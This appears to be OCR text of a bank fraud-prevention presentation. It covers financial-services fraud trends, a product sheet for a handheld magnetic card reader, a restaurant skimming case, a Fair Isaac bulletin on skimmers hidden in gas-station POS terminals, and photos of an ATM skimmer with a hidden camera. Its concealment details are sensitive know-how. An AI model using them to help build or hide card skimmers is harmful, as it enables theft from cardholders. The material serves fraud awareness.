
- **Traditional Bank Fraud Not Going Away – Issues are complicated and compounded by additive cyber-risks**
  - High Volume Compromises
  - 24X7 Automated Scripted Attacks
  - “Over-run the Compound” Resources
  - Cross Channel Infiltration
  - Identification of Point of Compromise (POC) is complex and adds to investigative overhead

# Trends – Financial Services

- **New Technology – New Opportunities**
  - PC Banking & Expanded Functionality – “Bank in a Box”
    - High Risk Functionality – Inter-bank Money Movement, Wire Transfers and Bill Pay
    - Customer self-service –Product Sign-up & account maintenance like change of address and telephone number, check & card orders, change credentials
  - The Internet – “*Reach out and touch someone” - get touched right back!*
  - Peer to Peer File Sharing (PTP & BTB) Exploits
  - Electronification – ACH conversation & presentation of checks and return deposits.
    - *Check R&T + Account Number = electronified check, ACH or Draft*
    - *Opportunity for Merchant and Merchant employee collusion*
  - Remote Deposit Collection (RDC)
  - eCommerce – a world of new payment mechanisms
  - 3rd Party Aggregators – “Partying With Third Parties” – InfoSec Risk
  - Wireless – PCs, Palms, Text, and Cells

# Fraud Containment Challenges

- **More Access Channels – Many No Longer Under Direct Bank Control**
    - ATMs – Proprietary, Networked, Privately Owned
    - POS Expansion
    - Telephone Banking & Bank By Mail
    - Internet / PC Banking, Blackberry, Palm et al Access
    - ACH – now allows direct access to customer accounts by merchants – both bank customer merchants and non-customer merchants via their respective bank (ala ODFI and RDFI)
    - 3rd Party Aggregation & Merchant Processors
- **Remote Identification of Customers – A Continuing Challenge**
    - Bank By Mail
    - Telephone Banking
    - PC / Home Banking
    - Availability of correct bio/demo information
    - Availability and customer acceptance of unique remote identification information and options



TOKENWORKS™

springboard COMPATIBLE™

# CardTool™ Magnetic Card Reader for Visor™ Handheld Computer

### Features

- Versatile 3-Track Card Reader
- 2 Mbytes of Flash Memory
- Springboard Compatible
- Low Power Design
- Low Profile Case
- No external batteries required
- No Serial or IR port required
- Compatible with Palm OS® Development tools
- Durable and reliable
- Optional custom magnetic Decoding Algorithms and Security Management features

### Applications

- University ID Cards
- Driver's License
- Corporate Badges
- Trade Shows
- Event Ticketing
- Patient Management
- Membership Cards
- Customer Loyalty Applications
- Limited only by your imagination…

CardTool Reader Module—shown alone and installed


## The Perfect Tool for Magnetic Cards

The CardTool reader is a Springboard expansion module that contains a 3 track magnetic card reader and 2 Mbytes of internal flash memory. The 3 track reader can read all standard encoded magnetic cards and can be field updated to read proprietary encoded cards. The 2 Mbytes of flash memory provides a convenient way to distribute card applications and back-up important data such as card transaction databases.

The plug-n-play architecture of the Visor handheld facilitates the automatically installation of applications. Application icons automatically install when the CardTool reader module is inserted. Eliminates timely application downloads and makes software distribution a snap! Simply insert the CardTool reader module and start reading cards!

The Springboard expansion slot provides the data communication paths and power. No external batteries are required plus the USB and IR ports remain available. No need to remove the CardTool reader to download transaction data!

The CardTool reader module ships with a sample card application (CardDemo) installed. It provides a convenient demonstration application and the C source code is included in the System Development Kit. If you've been looking for a low cost, handheld magnetic card transaction processing platform, look no further. Start developing your application today!



TOKENWORKS™

TokenWorks Inc.
3511 Silverside Rd., Suite 105
Wilmington, DE 19810

Email: info@tokenworks.com
Http://www.tokenworks.com

Connection to Visor
Springboard Interface
Custom Security Management & Key Storage*
Card Processing/ Decode Unit
3-Track Head
Flash Memory Application & Data Storage
*Optional Feature

CardTool Reader Block Diagram

### CardTool Reader Pays for Itself

The CardTool will actually pay for itself by saving the time and hassle of loading card applications. Unlike 'clip-on' serial port readers, the CardTool reader module takes advantage of the Springboard expansion slot's plug and play architecture. The built in flash memory allows CardTool applications to be archived in non-volatile memory and activated when inserted into the handheld computer. The flash memory can also back-up critical transaction data. In the event the Handheld computer is disabled, just insert the CardTool reader into another handheld and resume where you left off. Not only do you save installation time, but all the time and effort that went into creating critical card transaction data. What is the cost of losing a day's worth of transactions?

### System Development Kit

The CardTool System Development Kit has been designed by TokenWorks to get developers developing quickly. The less time spent searching for needed information and support, the quicker your product gets to your customer. The SDK contains; One CardTool reader Module, Sample encoded magnetic striped cards, shared library, sample application with source code, user and quick start documentation, programmers reference documentation, and email technical support. The SDK supports the GNU and CodeWarrior compilers. Check the TokenWorks web site for pending support for other development environments.

### CardTool Reader Module Specifications

- Weight—2.5 ounces / 71 grams
- 3.3"x3.0"x1.1"/ 84mmx77mmx27mm (LxWxH)
- 2 Mbytes of Flash memory—Field Updateable for software applications and card transaction database files
- Field Updateable magnetic card decode algorithms and proprietary functions
- Applications can run entirely in flash memory without taking away Visor computer memory
- Bi-directional card swiping
- Cards thickness from 0.76 mm± 0.08 mm thick.
- Read data densities of 60 to 265 BPI.

**Durability**

- **MTBF**: The reader chassis electronics have a minimum mean time before failure in excess of 300,000 hours
- The read head chassis are designed for at least 500,000 swipes.

The following specifications apply for bit densities of 75 or 210 BPI on ISO 7811 compliant media:

- **Media Speed**: The readers read at speeds from 10 to 180 cm/second (4 to 71 IPS).
- **Media Specifications**: 300 - 4000 Oersted.

**Environmental**

| | |
|---|---|
| Operational Temperature | = -20° to +50° C |
| Storage Temperature | = -30° to +70° C |
| Humidity (non condensing) | = 90% to 40°C |

**Electrical**

| | |
|---|---|
| Shut Down current | < 0.25mA |
| Card Processing standby | < 4mA |
| Card Processing active | < 15mA |
| Flash Write/Erase current | < 20mA |
| Flash Read current | < 9mA |

### Visor Handheld Specifications

Presently there are six Visor Handheld models; the Visor Deluxe, Visor Neo, Visor Platinum, Visor Pro, Visor Edge, and the Visor Prism. Visit www.handspring.com for complete product information.

- **RAM:** 2 MB, 8 MB or 16 MB depending on the model.
- Springboard expansion slot for CardTool reader module or other Springboard modules
- Infrared transceiver to beam records and software to other Handspring or Palm devices
- Palm OS version 3.1 or 3.5.2 depending on model.
- Easy to use large touch screen display (160 x 160 pixels) with backlight. Prism has 65,000 colors display
- Power 2 AAA alkaline batteries or Internal rechargeable lithium ion battery. Rechargeable NiMH can replace alkaline AAA batteries.


springboard COMPATIBLE™

Preliminary Product Information. Subject to Change Without Notice.

Date: November 2001
P/N: BR-120101-CWC-R1

CardTool and TokenWorks are trademarks of TokenWorks Inc. Visor, Handspring and Springboard are trademarks of Handspring Inc. All other brands, product names, and logos are trademarks of their respective owners.

# Skimming Device



- Restaurant employee caught using skimming device to capture ATM and Credit Card numbers in Drive-Thru window.
- Employee was paid $1000 for 50 numbers and $2000 for 100 numbers provided to recruiter.
- Recruiter was paid $4000 for every restaurant employee he recruited by ring leader.

NEWS FOR CARDALERT® FRAUD MANAGER CUSTOMERS AND PARTNERS

FairIsaac.

# ALERT BULLETIN

Issue 04.03


## Embedded Parasites discovered inside POS Terminals

Fair Isaac's CardAlert Fraud Manager Team has received permission from the US Secret Service to distribute information pertaining to a recent investigation that revealed embedded card skimming equipment inside gas station POS terminals in Southern California. It is suspected that individuals are approaching gas station attendants in the Los Angeles area with offers of cash in exchange for their cooperation. Sources close to the investigation indicate that once cooperation is gained the criminals then replace the normal POS terminals with specially engineered ones that have skimming units embedded inside them.

The US Secret Service has confiscated several terminals that have uniquely engineered interior components designed to capture card and PIN information. It is believed that the criminals involved in this operation modify the interior workings of the POS terminals with simple handheld PDA devices that are perfect for continuous recording of card and PIN data. Once in place, the POS terminals do not require attention until the criminals return to reclaim their POS equipment. Fresh terminals then replace terminals already full of stolen data which will later be downloaded and used to produce counterfeit debit cards. The US Secret Service has stated that additional POS parasites may exist.

**Please contact the Los Angeles field office fraud squad of the US Secret Service at (213) 533-4525 if you have any information that may lead to the detection of additional terminals.**

**The following is an actual photograph of the interior of one of the confiscated POS devices:**




Small organizer fits neatly inside of POS terminal, skimmer and battery pack behind organizer.

CONFIDENTIAL

A higher resolution of this image is located within the "What's Happening with CardAlert Fraud Manager" section of our website at: http://fraudforum.fairisaac.com/cgi-bin/yabb/YaBB.pl


888.440.4227 from *the US* 703.486.1122 from *anywhere* www.fairisaac.com *web* investigations@fairisaac.com *email*

# Fraud Containment Challenges




Recent example of card skimmer attached to the front of an ATM with the added twist of a camera!

# Fraud Containment Challenges




As the skimmer is removed, you notice that part of an existing label on the ATM was partially obscured (see the previous slide).

# Fraud Containment Challenges




When the brochure pocket is removed, the hole cut for the camera is clearly visible.

# Example of Skimmer Recently  Discovered an ATM in FL.

